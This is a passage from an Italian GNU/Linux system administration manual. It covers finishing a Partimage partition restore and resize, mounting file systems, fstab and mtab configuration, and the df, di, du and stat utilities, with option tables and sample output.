| ( ) Save partition into a new image file                 |
| (*) Restore partition from an image file  <About>        |
| ( ) Restore an MBR from the imagefile                    |
|                                           <Exit (F6)>    |
| [ ] Connect to server                                    |
|     IP/name of the server: ________________ Port: 4025__ |
|     [X] Encrypt data on the network with SSL             |
`----------------------------------------------------------'
```

Come si vede, si prende il primo e unico file ottenuto dall'archiviazione eseguita nella sezione precedente, per ripristinare i dati nella partizione '`/dev/sda2`'. Si prosegue premendo il tasto [*F5*]:



Viene mostrata la descrizione del file, prima di procedere.

```
.----------| restore partition from image file |-----------.
|                                                          |
| Options                                                  |
| [ ] Simulation of the restoration (nothing is written)   |
| [ ] Erase free blocks with zero values                   |
|                                                          |
| If finished successfully:                                |
| (*) Wait                                                 |
| ( ) Halt                                                 |
| ( ) Reboot                                               |
| ( ) Quit                                                 |
|                                                          |
|                                                          |
|   <Continue (F5)>   <Exit (F6)>     <Main window (F7)>   |
`----------------------------------------------------------'
```

Nella maschera finale si può ancora richiedere di simulare il recupero; in questo caso viene eseguito realmente. Si procede con il tasto [*F5*]:

```
.--------------| Ext3fs informations |-------------.
|                                                  |
| Space usage:...................2 %               |
| Used space.....................374.71 MiB        |
| Free space.....................14.95 GiB         |
| Bitmap size....................1.92 MiB          |
| Label..........................                  |
| Number of groups..............123                 |
| First block...................0                   |
| Ext3fs journalization.........yes                 |
| Sparse super block............yes                 |
| Large files support...........no                  |
| File system revision..........1                   |
|                      .----.                      |
|                      | Ok |                      |
|                      `----'                      |
`--------------------------------------------------'
```


restore partition from image file
Partition to restore:/dev/sda2
Size of partition to restore:53.62 GiB
Current image file:/tmp/immagine.000
File syste
Confirmation
Compressio
Partition
Do you really want to restore
/dev/sda2 from the image file
Image crea
/tmp/immagine.000 ?
Size of th
Yes
No
0%

```
.----------| restore partition from image file |-----------.
| Partition to restore:............../dev/sda2              |
| Size of partition to restore:.....53.62 GiB = 57576960000|
| Current image file:................/tmp/immagine.000      |
| File system:.....................ext3fs                   |
| Compression level:...............gzip                     |
| Partition was on device:........../dev/sda1              |
| Image created on:................Tue Apr 25 11:12:13 200|
| Size of the original partition:...15.32 GiB = 16450527744|
|                                                           |
| Time elapsed:....................10m:41sec               |
| Estimated time remaining:.........16m:35sec               |
| Speed:...........................13.73 MiB/minn          |
| Data copied:.....................146.73 MiB / 374.71 MiB|
|                                                           |
| ########################__39%_____________________ 39 %  |
|                                                           |
`-----------------------------------------------------------'
```

```
.----------| restore partition from image file |-----------.
| Partition to restore:............../dev/sda2              |
| Size of partition to restore:.....53.62 GiB = 57576960000|
| Current image file:.............../tmp/immagine.000      |
| File syst.------------| Success |------------.           |
| Compressi|                                   |           |
| Partition| Operation  successfully finished:  |           |
| Image cre|                                   |           |
| Size of t| Time elapsed:...10m:52sec          |           |
|          | Speed:..........34.48 MiB/min      |           |
| Time elap| Data copied:....374.71 MiB         |           |
| Estimated|                                   |           |
| Speed:...|              .----.               |           |
| Data copi|              | Ok |               |           |
|          |              `----'               |           |
|          `-----------------------------------'           |
|                      100%                        100 % |
|                                                          |
`----------------------------------------------------------'
```

A questo punto, dal momento che i dati recuperati riproducono una partizione più piccola dello spazio effettivo, se si dispone degli strumenti appropriati, si può tentare di estenderne le dimensioni allo spazio disponibile:

```
# e2fsck -f /dev/sda2 [Invio]

e2fsck 1.39-WIP (31-Dec-2005)
Pass 1: Checking inodes, blocks, and sizes
Pass 2: Checking directory structure
Pass 3: Checking directory connectivity
Pass 4: Checking reference counts
Pass 5: Checking group summary information
/dev/sda2: 12/2011296 files (0.0% non-contiguous), ↩
↪95926/4016242 blocks
```

```
# resize2fs /dev/sda2 [Invio]

  resize2fs 1.39-WIP (31-Dec-2005)
  Resizing the filesystem on /dev/sda2 to 14056875 (4k) blocks.
  The filesystem on /dev/sda2 is now 14056875 blocks long.
```

19.4 Attivazione e utilizzo

«

Per poter accedere a un file system di un sistema Unix, occorre dare dei comandi precisi e generalmente conviene intervenire nella configurazione. Tuttavia non esistono comandi od opzioni di configurazione standard per tutti i sistemi Unix e ogni sistema ha le proprie particolarità; pertanto, qui si considerano specificatamente i sistemi GNU/Linux.

19.4.1 Attivazione dei file system

«

Per poter accedere ai dati di un'unità di memorizzazione organizzata con un file system, è necessario prima innestare (*mount*) il suo file system in quello globale.

Prima di estrarre una di queste unità, o comunque, prima di poter spegnere un elaboratore, occorre eseguire l'operazione opposta di distacco (*unmount*).

In un sistema GNU/Linux devono essere necessariamente innestati il file system principale (*root*) e i file system virtuali '`/proc/`' e '`/sys/`', i quali però non fanno capo ad alcuna unità fisica.

Se si utilizzano partizioni di scambio per la gestione della memoria virtuale, queste devono essere attivate con un'operazione concettualmente simile a quella dell'innesto di un file system, anche se poi non appaiono nella struttura generale del file system globale.

19.4.1.1 Tipi di file system

Quando si innesta un file system è necessario che il modo con cui questo è organizzato (cioè il tipo) sia riconoscibile e gestito dal kernel. Nella tabella 19.61, sono elencati i nomi che identificano i tipi di file system principali, riconoscibili da un kernel Linux.

Tabella 19.61. Elenco dei nomi di file system principali utilizzabili con un kernel Linux.

Tipo di file system	Descrizione
`minix`	Minix 1

`ext2`
`ext3`
`ext4`
	Second-extended

`umsdos`	GNU/Linux su Dos-FAT
`msdos`	Dos-FAT (nomi 8.3)
`vfat`	Dos-VFAT (nomi lunghi)
`nfs`	NFS o file system di rete
`iso9660`	dischi ottici che non contengano file di dimensioni maggiori di 4 Gibyte
`smbfs`	SMB (rete NetBIOS-TCP/IP)
`affs`	Amiga fast file system
`adfs`	Acorn disc filing system

Tipo di file system	Descrizione
`sysv`	UNIX System V file system
`cramfs`	Compressed ROM file system (sola lettura)
`squashfs`	file system compresso in sola lettura
`hfs` `hfsplus`	Apple Macintosh file system
`hpfs`	OS/2 HPFS
`jfs`	IBM Journaled file system
`ntfs`	Microsoft NTFS
`reiserfs`	ReiserFS
`tempfs`	file system in un disco RAM, che si estende e si contrae automaticamente
`xfs`	IRIX XFS
`ufs`	BSD file system
`proc` `sysfs`	file system virtuali '`/proc/`' e '`/sys/`'
`swap`	partizione di scambio

19.4.1.2 Implicazioni legate all'innesto di un file system

L'innesto di un file system implica l'acquisizione di un file system estraneo in quello generale. Questo fatto può far sorgere problemi di sicurezza e di compatibilità con il sistema. L'elenco seguente dovrebbe dare l'idea di alcuni dei problemi connessi.

- Il file system estraneo potrebbe non essere sicuro, di conseguenza si pone il problema di:
  - decidere se gli utenti comuni possono eseguirne l'innesto;
  - decidere se permettere l'avvio dei file eseguibili, infatti potrebbe trattarsi di cavalli di Troia;
  - decidere se considerare validi o meno i permessi SUID e SGID che potrebbero dare ai programmi privilegi indesiderabili.
- Il file system estraneo potrebbe contenere dati che non devono essere modificati; in tal caso conviene utilizzarlo in sola lettura per impedire l'alterazione del suo contenuto, anche solo accidentalmente.
- Il file system estraneo potrebbe essere incompatibile con la struttura di un file system Unix. In tal caso, occorre trovare il modo di farlo assomigliare a questo, per esempio attribuendo a tutti i file gli stessi permessi e la proprietà a un utente e a un gruppo particolare.

Un'altra cosa da considerare sono i permessi della directory radice del disco che si va a innestare. Di per sé non c'è nulla di strano, se il file system che si innesta è in grado di gestire tali informazioni, basta usare i comandi normali, come '**chmod**' e '**chown**' per cambiarli, ma questo può confondere il principiante. In breve: quando si

cambia la proprietà e i permessi di una directory sulla quale è stato innestato un altro file system, questi cambiamenti hanno effetto in quel file system innestato.

19.4.1.3 Opzioni

In occasione dell'innesto di un file system si possono definire alcune opzioni allo scopo di modificarne il comportamento predefinito. Quello che segue è un elenco parziale delle opzioni disponibili. Inizialmente vengono mostrate le opzioni che riguardano generalmente i file system compatibili con i sistemi operativi Unix e possono essere utilizzate anche in presenza di file system differenti quando ciò può avere significato.

Vedere *mount(8)* e *nfs(5)*.

Tabella 19.62. Opzioni valide per l'innesto di file system Unix.

Opzione	Descrizione
`remount`	Si tratta di un'opzione speciale che può essere usata solo quando il file system in questione è già innestato, allo scopo di reinnestarlo con delle opzioni differenti (quelle che vengono definite assieme a '**`remount`**').
`default`	Utilizza le impostazioni predefinite: '**`rw`**', '**`suid`**', '**`dev`**', '**`exec`**', '**`auto`**', '**`atime`**', '**`nouser`**', '**`async`**'.

`sync`
 	
`async`
	Esegue le operazioni di lettura e scrittura sul file system in modo sincrono o asincrono. La modalità sincrona è più sicura, ma il suo utilizzo rallenta e appesantisce l'attività del disco.

Opzione	Descrizione
`atime` `noatime`	Aggiorna o meno la data di accesso ai file. Può essere utile eliminare questo tipo di aggiornamento per ridurre l'attività del disco.
`auto` `noauto`	Permette o impedisce l'innesto automatico quando si utilizza il file '`/etc/fstab`'.
`dev` `nodev`	Considera validi, o esclude la validità dei file di dispositivo che dovessero essere contenuti nel file system.
`exec` `noexec`	Permette o impedisce l'esecuzione dei file con il permesso di esecuzione.
`suid` `nosuid`	Consente o impedisce che i bit SUID (*Set user ID*) e SGID (*Set group ID*) abbiano effetto. Disattivando questa possibilità (cioè utilizzando l'opzione '**`nosuid`**'), si vuole evitare che gli eseguibili contenuti nel file system che si intende innestare, possano ottenere privilegi particolari.
`user` `nouser`	Permette o impedisce all'utente comune di innestare e staccare il file system. L'opzione '**`user`**' implica l'attivazione automatica di '**`noexec`**', '**`nosuid`**' e '**`nodev`**', a meno che queste siano annullate da successive indicazioni contrarie come nella lista seguente: '**`user,exec,suid,dev`**'.
`ro`	Richiede un accesso in sola lettura.

Opzione	Descrizione
`rw`	Richiede un accesso in lettura e scrittura.

La tabella successiva riguarda i file system FAT, innestati come tali (i tipi '**`msdos`**' e '**`vfat`**' rientrano in questa categoria).

Tabella 19.63. Opzioni valide per l'innesto di file system FAT.

Opzione	Descrizione
`uid=`***identificativo_utente***	Permette di stabilire il proprietario dei file e delle directory contenute nel file system. Se non viene specificato, si intende appartengano all'utente che esegue l'innesto.
`gid=`***identificativo_gruppo***	Permette di stabilire il gruppo proprietario dei file e delle directory contenute nel file system. Se non viene specificato, si intende appartengano al gruppo dell'utente che esegue l'innesto.
`umask=`***maschera***	Permette di stabilire quali permessi inibire nel file system. Si tratta del solito numero ottale, composto da tre cifre numeriche, dove la prima cifra rappresenta i permessi per il proprietario, la seconda per il gruppo, la terza per il resto degli utenti. Se non viene specificato si utilizza il valore predefinito per la creazione dei file nei file system normali: '**`umask`**' appunto.

Opzione	Descrizione
`quiet`	I file system FAT non sono in grado di memorizzare informazioni sulle proprietà e i permessi dei file. Di conseguenza, i programmi che tentano di modificare i valori predefiniti, ottengono una segnalazione di errore dalle funzioni di sistema. L'opzione '**`quiet`**' inibisce queste segnalazioni di errore.

Per quanto riguarda l'opzione '**`umask`**' dei file system FAT, si ricorda il significato dei valori che possono essere attribuiti:

- 1_8 rappresenta un permesso di esecuzione;
- 2_8 rappresenta un permesso di scrittura;
- 4_8 rappresenta un permesso di lettura.

Di conseguenza:

- 3_8 rappresenta un permesso di scrittura e di esecuzione;
- 5_8 rappresenta un permesso di lettura e di esecuzione;
- 6_8 rappresenta un permesso di lettura e di scrittura;
- 7_8 rappresenta un permesso di lettura, scrittura e di esecuzione.

Bisogna fare attenzione però che il valore che si inserisce rappresenta un impedimento all'uso di quel permesso, di conseguenza, la maschera 022_8 indica che è consentito al proprietario qualunque tipo di accesso (lettura, scrittura ed esecuzione), mentre agli altri utenti non è consentito l'accesso in scrittura.

Un caso particolare di opzione è '**loop**' che consente di accedere a file-immagine di dischi o partizioni. Questa particolarità viene descritta in un altro capitolo.

19.4.1.4 Utilizzo di «mount»

Il programma '**mount**' [22] permettere di innestare, un file system all'interno del sistema. Il programma opposto è '**umount**' e serve per staccare, un file system innestato precedentemente.

```
mount [opzioni] [dispositivo] [directory]
```

La forma normale e più semplice di utilizzo di '**mount**' è la seguente:

```
mount -t tipo_di_file_system dispositivo punto_di_innesto
```

In questo modo si richiede al kernel di innestare il file system del dispositivo specificato nella directory indicata (il punto di innesto).

Per conoscere la situazione dei dispositivi collegati attraverso questo sistema, si può usare la sintassi seguente:

```
mount [ -t tipo_di_file_system ]
```

Se viene specificato il tipo di file system, si ottiene un elenco limitato a quei dispositivi.

Il file system '`/proc/`' non è associato ad alcun dispositivo speciale; pertanto, quando se ne vuole eseguire l'innesto, si può utilizzare un nome di dispositivo arbitrario, per esempio '**proc**'. Lo stesso vale per il file system '`/sys/`', con la differenza che questo tipo ha il nome '**sysfs**'.

La maggior parte delle unità di memorizzazione sono indicate nel modo consueto utilizzando nomi di file di dispositivo (‘`/dev/…`’), ma ci possono essere altre possibilità, come quando si vuole innestare un file system di rete o NFS, dove si usa la forma ‘***nodo*`:`*`/directory`**’.

Il file ‘`/etc/fstab`’ viene utilizzato per automatizzare l’innesto dei file system più importanti al momento dell’avvio del sistema. Questo viene letto utilizzando la forma seguente:

```
mount -a [ -t tipo_di_file_system ]
```

Di solito si trova una chiamata di questo tipo all’interno di uno degli script che compongono la procedura di inizializzazione del sistema (‘`/etc/init.d/*`’ oppure ‘`/etc/rc.d/rc*`’). La presenza del file di configurazione ‘`/etc/fstab`’ è utile anche per semplificare l’innesto (e così l’operazione inversa) di un file system che sia stato previsto al suo interno. Diventa sufficiente una delle due forme seguenti:

```
mount dispositivo
```

```
mount punto_di_innesto
```

In linea di principio, solo l’utente ‘**`root`**’ può innestare un file system. Per permettere agli utenti comuni di innestare e staccare un’unità di memorizzazione (come nel caso di un disco ottico o di una memoria solida esterna), la si può indicare nel file ‘`/etc/fstab`’ con l’opzione ‘**`user`**’. Nell’esempio seguente, si vede un record (una

riga) di '`/etc/fstab`' attraverso il quale si definisce l'innesto facoltativo di un disco ottico, avente un file system ISO 9660, in sola lettura, con la possibilità anche per gli utenti comuni di eseguire l'operazione:

```
/dev/sr0  /disc  iso9660  ro,user,noauto,unhide
```

In tal modo, qualunque utente ha la possibilità di eseguire uno dei due possibili comandi seguenti:

```
$ mount /dev/sr0 [Invio]

$ mount /disc [Invio]
```

La coppia di programmi '**`mount`**' e '**`umount`**' mantiene una lista dei file system innestati correntemente. Quando '**`mount`**' viene avviato senza argomenti si ottiene l'emissione del contenuto di questa lista.

Per approfondire l'utilizzo di '**`mount`**', si veda anche la pagina di manuale *mount(8)*.

Tabella 19.65. Alcune opzioni.

Opzione	Descrizione
`-a`	Utilizza '`/etc/fstab`' per eseguire automaticamente l'operazione: vengono innestati tutti i file system a esclusione di quelli segnati come '**`noauto`**'.

Opzione	Descrizione
`-t` [`no`] ***tipo_di_file_system*** [`,` …]	Specifica il tipo di file system. Sono riconosciuti i nomi indicati nella tabella 19.61 e anche nella pagina di manuale *mount(8)*, purché il kernel sia compilato includendone le funzionalità. Se il nome del tipo di file system viene preceduto dalla sigla '**no**', si intende che quel tipo deve essere escluso. Se si vogliono indicare più tipi di file system questi vengono separati da virgole. Quando si usa questa opzione con l'indicazione di più tipi, o con il prefisso '**no**', lo si fa quasi sempre con l'uso dell'opzione '**-a**', come nell'esempio seguente: '**mount -a -t nomsdos,nonfs**' In questo caso si intende eseguire l'innesto di tutti i file system indicati all'interno di '`/etc/fstab`', a esclusione dei tipi '**msdos**' e '**nfs**'.
`-o` ***opzione_di_file_system*** [`,` …]	Questa opzione permette di specificare uno o più nomi di opzioni, separati da virgole, legati alla gestione del file system. Un elenco parziale di questi nomi si trova nella sezione 19.4.1.3.

Segue la descrizione di alcuni esempi.

- `# mount -t ext4 /dev/sda2 /mnt` [*Invio*]

  Innesta il file system di tipo Ext4 contenuto nella seconda partizione della prima unità, a partire dalla directory '`/mnt`'.

- `# mount -t vfat /dev/sdb1 /usb` [*Invio*]

  Innesta il file system di tipo Dos-VFAT (Dos-FAT con le estensioni per i nomi lunghi) contenuto nella prima partizione della seconda unità, a partire dalla directory '`/usb/`'.

- `# mount -t nfs roggen.brot.dg:/pubblica /roggen` [*Invio*]

  Innesta il file system di rete offerto dall'elaboratore *roggen.brot.dg*, corrispondente alla sua directory '`/pubblica/`' (e discendenti), nella directory locale '`/roggen/`'.

19.4.1.5 Utilizzo di «umount»

Il programma '**umount**'[23] esegue l'operazione inversa di '**mount**': separa i file system. L'operazione può avvenire solo quando non ci sono più attività in corso su quei file system, altrimenti l'operazione fallisce.

```
umount [opzioni] [dispositivo] [directory]
```

L'opzione '**-a**' ha un significato simile a quella di '**mount**', ma serve a eseguire il distacco di tutti i file system che in un certo momento risultano innestati. Per sapere quali sono gli innesti in corso, si avvale del contenuto del file '`/etc/mtab`', il quale dovrebbe risultare aggiornato in tal senso.

Tabella 19.66. Alcune opzioni.

Opzione	Descrizione
`-a`	Vengono separati tutti i file system indicati in '`/etc/mtab`'.
`-t` [`no`] ***tipo_di_file_system*** [`,`…]	Indica che l'azione deve essere eseguita solo sui file system specificati. Se si usa il prefisso '**no**', l'azione si deve compiere su tutti i file system a esclusione di quelli indicati.

Segue la descrizione di alcuni esempi.

- `#` **umount /dev/sda2** [*Invio*]

  Separa il file system innestato precedentemente, riferito al dispositivo '`/dev/sda2`'.

- `#` **umount /mnt** [*Invio*]

  Separa il file system innestato precedentemente nella directory '`/mnt`'.

- `#` **umount -a** [*Invio*]

  Separa tutti i file system che trova annotati nel file '`/etc/mtab`', escluso il file system '**proc**' e '**sysfs**'.

Il programma '**umount**' non separa i file system che sono utilizzati in qualche modo, di conseguenza è improbabile che il comando '**umount -a**' possa eseguire il distacco del file system principale. Nella fase di arresto del sistema, questo viene reinnestato in sola lettura prima dell'arresto totale.

19.4.1.6 File «/etc/fstab»

«

Il file '`/etc/fstab`' viene utilizzato per definire le caratteristiche e le directory di inserimento (punti di innesto) dei vari file system, usati di frequente nel sistema. Si tratta di un file che viene solo letto dai programmi e il suo aggiornamento viene fatto in modo manuale dall'amministratore del sistema.

Il file è organizzato in record (corrispondenti alle righe) divisi in campi separati da uno o più spazi (inclusi i caratteri di tabulazione). Le righe che iniziano con il simbolo '**#**', le righe vuote e quelle bianche sono ignorate e trattate eventualmente come commenti.

1. Il primo campo definisce il tipo di dispositivo o il file system remoto da innestare.
2. Il secondo campo definisce la directory che funge da punto di innesto per il file system.
3. Il terzo campo definisce il tipo di file system e ne viene indicato il nome in base alla tabella 19.61.

   Se in questo campo viene indicato il termine '**ignore**', si intende fare riferimento a una partizione presente, ma inutilizzata, per la quale non si vuole effettuare alcun innesto. Di fatto, i record che contengono questa indicazione vengono ignorati.
4. Il quarto campo descrive le opzioni speciali per il tipo di innesto che si intende eseguire. Si tratta delle stesse opzioni speciali descritte nella pagina di manuale *mount(8)* e anche nella sezione 19.4.1.4 in occasione della spiegazione dell'uso dell'opzione '**-o**' (a esclusione dell'opzione '**remount**').

5. Il quinto campo viene utilizzato per determinare quali file system possono essere utilizzati per lo scarico dei dati (*dump*).[24]

6. Il sesto campo viene utilizzato dal programma '**fsck**' per determinare l'ordine in cui il controllo dell'integrità dei file system deve essere effettuato nel momento dell'avvio del sistema.

   Il file system principale dovrebbe avere il numero uno in questo campo, mentre gli altri, il numero due (o anche valori superiori). Se questo campo contiene il valore zero, significa che il file system in questione non deve essere controllato.

Nell'esempio seguente, tutte le unità che non sono unite stabilmente al corpo fisico dell'elaboratore, hanno l'opzione '**noauto**' che impedisce l'innesto automatico all'avvio del sistema. Queste possono essere attivate solo manualmente, attraverso '**mount**', con il vantaggio di potere indicare semplicemente la directory di inserimento (il punto di innesto) o il nome del file di dispositivo.

```
# nome              Innesto      Tipo    Opzioni           Dump Check

/dev/sda3           /            ext4    defaults             0     1
/dev/sdb1           /home        ext4    defaults             0     2
proc                /proc        proc    defaults             0     0
sys                 /sys         sysfs   defaults             0     0
/dev/sda2           none         swap    sw
/dev/sda1           /mnt/dosc    vfat    quiet,umask=000      0     0
/dev/sdc            /mnt/dosd    vfat    user,noauto,quiet    0     0
/dev/sdc1           /mnt/scsimo  ext4    user,noauto          0     0
/dev/sr0            /mnt/disc    iso9660 ro,user,noauto       0     0
roggen.brot.dg:/    /mnt/roggen  nfs     ro,user,noauto       0     0
/dev/fd0            /mnt/dosa    vfat    user,noauto,quiet    0     0
```

- La partizione corrispondente al file di dispositivo '`/dev/sda3`' viene utilizzata come file system principale; pertanto è il primo a

essere attivato. L'ultimo campo (*check*) riporta il valore uno, perché si vuole fare in modo che questo file system venga controllato per primo al momento dell'avvio del sistema.

- La partizione corrispondente al file di dispositivo '`/dev/sdb1`' viene utilizzata come file system per contenere le directory personali degli utenti. L'ultimo campo riporta il valore due, perché si vuole fare in modo che questo file system venga controllato per secondo al momento dell'avvio del sistema, dopo il controllo del file system principale.
- Il file system virtuale '**`proc`**' viene innestato correttamente nella directory '`/proc/`'. Nel campo del nome, la sigla '**`proc`**' non significa nulla, ma è preferibile al consueto '**`none`**' che si usa spesso in questo caso. Lo stesso vale per il file system virtuale '**`sysfs`**' che viene innestato nella directory '`/sys/`'.
- La partizione corrispondente al file di dispositivo '`/dev/sda1`' contiene un file system Dos-FAT con la gestione dei nomi lunghi. In particolare, viene permesso a ogni utente di accedere ai suoi file in tutti i modi possibili.
- Il file di dispositivo '`/dev/sdc`' rappresenta un cosiddetto *superfloppy*, cioè un'unità rimovibile che non viene suddivisa in partizioni. Trattandosi di un disco rimovibile viene concesso a tutti gli utenti di eseguire l'innesto e questo non viene effettuato automaticamente al momento dell'avvio del sistema.
- La partizione corrispondente al file di dispositivo '`/dev/sdc1`' rappresenta la stessa unità rimovibile, ma in questo caso viene considerato l'accesso alla prima partizione di tale unità. Anche

qui viene concesso agli utenti comuni di innestare e staccare la partizione.

- Il file ‘`/dev/sr0`’ rappresenta il lettore di un disco ottico (CD, DVD o BR) in cui si prevede di usare solo dischi con file system di tipo ISO 9660. In particolare, viene specificato che l’accesso può avvenire in sola lettura.
- L’elaboratore *roggen.brot.dg* condivide tutto il proprio file system (a partire dalla directory radice) attraverso il protocollo NFS. Viene consentito l’accesso in sola lettura.
- L’unità a dischetti, corrispondente al file di dispositivo ‘`/dev/fd0`’, può essere utilizzata da tutti gli utenti e si prevede di accedere sempre solo al formato Dos-FAT con l’estensione per i nomi lunghi.

19.4.1.7 File «/etc/mtab»

Il file ‘`/etc/mtab`’ ha la stessa struttura di ‘`/etc/fstab`’, ma viene gestito automaticamente da ‘**`mount`**’ e ‘**`umount`**’, con lo scopo di rappresentare i file system innestati nella struttura generale. Non deve essere modificato e dovrebbe essere creato automaticamente all’avvio del sistema.

In un sistema GNU/Linux, il file virtuale ‘`/proc/mounts`’ riproduce sostanzialmente le stesse informazioni che possono apparire all’interno di ‘`/etc/mtab`’. Per questa ragione, quando la directory ‘`/etc/`’ deve funzionare in sola lettura, si utilizza spesso, al posto del file ‘`/etc/mtab`’, un collegamento simbolico a ‘`/proc/mounts`’. Tuttavia, in condizioni normali questo non si fa, perché

non tutti i programmi che hanno bisogno di accedere a '`/etc/mtab`' si trovano a proprio agio con tale raggiro.

19.4.1.8 Utilizzo di «df»

«

Il programma '**`df`**',[25] ovvero *Disk free*, permette di conoscere lo spazio a disposizione di una o di tutte le partizioni che risultano innestate. Se non vengono indicati i nomi dei file di dispositivo, si ottiene l'elenco completo di tutti quelli che sono attivi, altrimenti l'elenco si riduce ai nomi specificati.

`df` [***opzioni***] [***dispositivo*** ...]

L'unità di misura che esprime questo spazio è in blocchi la cui dimensione cambia a seconda delle opzioni utilizzate oppure dalla presenza di una variabile di ambiente: ***POSIXLY_CORRECT***. La presenza di questa fa sì che, se non viene usata l'opzione '**`-k`**', i blocchi siano di 512 byte come prevede lo standard POSIX. Diversamente, il valore predefinito dei blocchi è di 1024 byte.

Tabella 19.68. Alcune opzioni.

Opzione	Descrizione
`-a` `--all`	Emette le informazioni relative a tutti i dispositivi attivi, anche di quelli che normalmente vengono ignorati.
`-h` `--human-readable`	Aggiunge una lettera alla dimensione, in modo da chiarire il tipo di unità di misura utilizzato.

Opzione	Descrizione
`-i` `--inodes`	Emette il risultato indicando l'utilizzo e la disponibilità di inode, invece che fare riferimento ai blocchi. Questa informazione è utile solo per i file system che utilizzano una struttura a inode.
`-b` `--byte`	Emette le dimensioni in byte e non in kibibyte (simbolo: «Kibyte»).
`-k` `--kilobytes`	Emette le dimensioni in kibibyte. Questa opzione fa riferimento all'unità di misura predefinita, ma permette di fare ignorare a '**`df`**' la presenza eventuale della variabile ***POSIXLY_CORRECT***.
`-m` `--megabytes`	Emette le dimensioni in mebibyte (simbolo: «Mibyte»).

19.4.1.9 Utilizzo di «di»

Il programma '**`di`**', [26] ovvero *Disk information*, permette di ottenere informazioni simili a quelle di '**`df`**', con la possibilità di specificare con più libertà il formato con cui queste devono essere visualizzate:

```
di [opzioni] [file...]
```

Per individuare i dischi e le partizioni, è sufficiente indicare dei file che si trovano al loro interno, altrimenti si ottiene lo stato di tutti i dischi e le partizioni che costituiscono l'albero attuale del file system.

Tabella 19.69. Alcune opzioni.

Opzione	Significato mnemonico	Descrizione
`-a`	*all*	Emette le informazioni relative a tutti i dispositivi attivi, compresi quelli che non contengono alcunché, come '`/proc/`'.
`-d`***x***	*display-size*	Mostra i valori in multipli di quanto specificato, attraverso la lettera ***x***: '**`p`**' sta per POSIX (512 byte), '**`k`**' sta per kibibyte, '**`m`**' sta per mebibyte, '**`g`**' sta per gibibyte, ecc.
`-dg` `-g`	*gibibyte*	Mostra i valori in gibibyte.
`-dm` `-m`	*mebibyte*	Mostra i valori in mebibyte.
`-km` `-k`	*kibibyte*	Mostra i valori in kibibyte.

Tra le opzioni disponibili è possibile anche usare '**`-f`**' che consente di specificare un formato libero di visualizzazione delle informazioni. Questa e altre opzioni non vengono mostrate; per approfondire l'uso di questo programma si può consultare la pagina di manuale *di(1)*. Vengono mostrati alcuni esempi.

- `$` **`di`** [*Invio*]

```
Filesystem            Mount        Megs    Used   Avail %used fs Type
/dev/sda1             /          8130,1  4728,8  2988,3  63%  auto
tmpfs                 /dev/shm    219,4     0,0   219,4   0%  tmpfs
172.21.254.254:/home  /home    113337,9 47517,2 60063,4  47%  nfs
```

Mostra le informazioni sulle diverse porzioni che compongono l'insieme del file system complessivo, ignorando eventualmente ciò che non contiene alcunché.

- `$` **`di -a`** [*Invio*]

```
Filesystem            Mount             Megs    Used   Avail %used fs Type
/dev/sda1             /               8130,1  4728,8  2988,3  63%  auto
tmpfs                 /dev/shm         219,4     0,0   219,4   0%  tmpfs
172.21.254.254:/home  /home          113337,9 47517,2 60063,4  47%  nfs
proc                  /proc                0,0     0,0     0,0   0%  proc
usbfs                 /proc/bus/usb        0,0     0,0     0,0   0%  usbfs
sysfs                 /sys                 0,0     0,0     0,0   0%  sysfs
```

Mostra le informazioni sulle diverse porzioni che compongono l'insieme del file system complessivo, includendo anche ciò che non contiene alcunché (come il file system '`/proc/`').

- `$` **`di -dg`** [*Invio*]

```
Filesystem            Mount      Gigs Used Avail %used fs Type
/dev/sda1             /           7,9  4,6   2,9  63%  auto
tmpfs                 /dev/shm    0,2  0,0   0,2   0%  tmpfs
172.21.254.254:/home  /home     110,7 46,4  58,6  47%  nfs
```

Mostra le informazioni numeriche in gibibyte.

- `$` **`di -dg mio_file`** [*Invio*]

```
Filesystem            Mount    Gigs  Used  Avail %used fs Type
172.21.254.254:/home  /home   110,7  46,4   58,6  47%  nfs
```

Mostra le informazioni riferite al file system contenente il file ‘`mio_file`’, il quale in questo caso risulta essere collocato presso un elaboratore remoto.

19.4.1.10 Utilizzo di «du»[27]

«

Il programma di servizio ‘**du**’[28] (*Disk usage*) emette una sorta di statistica dell’utilizzo dello spazio da parte di un elenco di file o directory (in base al loro contenuto):

```
du [opzioni] [file...]
```

L’unità di misura che esprime questo spazio è in blocchi, la cui dimensione cambia a seconda delle opzioni utilizzate oppure dalla presenza di una variabile di ambiente: ***POSIXLY_CORRECT***. Se esiste e non viene usata l’opzione ‘**-k**’, fa sì che i blocchi siano di 512 byte come prevede per questo lo standard POSIX. Diversamente, il valore predefinito dei blocchi è di 1024 byte.

Tabella 19.74. Alcune opzioni.

Opzione	Descrizione
`-a` `--all`	Emette il conteggio riferito a tutti i file, non solo alle directory.
`-b` `--byte`	Emette le dimensioni in byte.

Opzione	Descrizione
`-k` `--kilobytes`	Emette le dimensioni in kibibyte (simbolo: «Kibyte»). Questa opzione fa riferimento all'unità di misura predefinita, ma permette di fare ignorare a '**du**' la presenza eventuale della variabile ***POSIXLY_CORRECT***.
`-m` `--megabytes`	Emette le dimensioni in mebibyte (simbolo: «Mibyte»).
`-h` `--human-readable`	Aggiunge una lettera alla dimensione, in modo da chiarire il tipo di unità di misura utilizzato.
`-c` `--total`	Emette anche un totale generale finale.
`-s` `--summarize`	Emette solo un totale per ogni argomento.
`-S` `--separate-dirs`	Emette la dimensione delle directory in modo separato, senza includere lo spazio utilizzato dalle sottodirectory.
`-x` `--one-file-system`	Salta il conteggio delle directory che si trovano in un file system diverso da quello di partenza.

19.4.1.11 Utilizzo di «stat»

«

Il programma '**stat**' [29] permette di conoscere alcune informazioni generali su di un file, su di una directory, o sul file system in cui questi si trovano:

```
stat [opzioni] file...
```

Le informazioni che si ottengono possono essere organizzate anche attraverso un modello libero, usando le opzioni appropriate, in modo da facilitare l'acquisizione di queste informazioni da parte di un altro programma.

Tabella 19.75. Alcune opzioni.

Opzione	Descrizione
`-f` `--filesystem`	Invece di mostrare le informazioni relative al file o alla directory indicati, si ottengono quelle del file system che li contiene.
`-L` `--dereference`	Nel caso venga indicato un collegamento simbolico con questa opzione si ottengono le informazioni al file, alla directory, o al file system a cui punta.
`-t` `--terse`	Mostra le informazioni in modo essenziale, per facilitarne la cattura attraverso uno script.

Tra le opzioni che appaiono nella tabella precedente, viene omessa '**-c**', che consentirebbe di configurare il modo in cui si vogliono ottenere le informazioni. Per questo si deve consultare il documento *info stat*, oppure la pagina di manuale *stat(1)*.

Vengono mostrati alcuni esempi senza commentarli.

```
$ stat mio_file [Invio]

  File: 'mio_file'
  Size: 33              Blocks: 8          IO Block: 8192   regular file
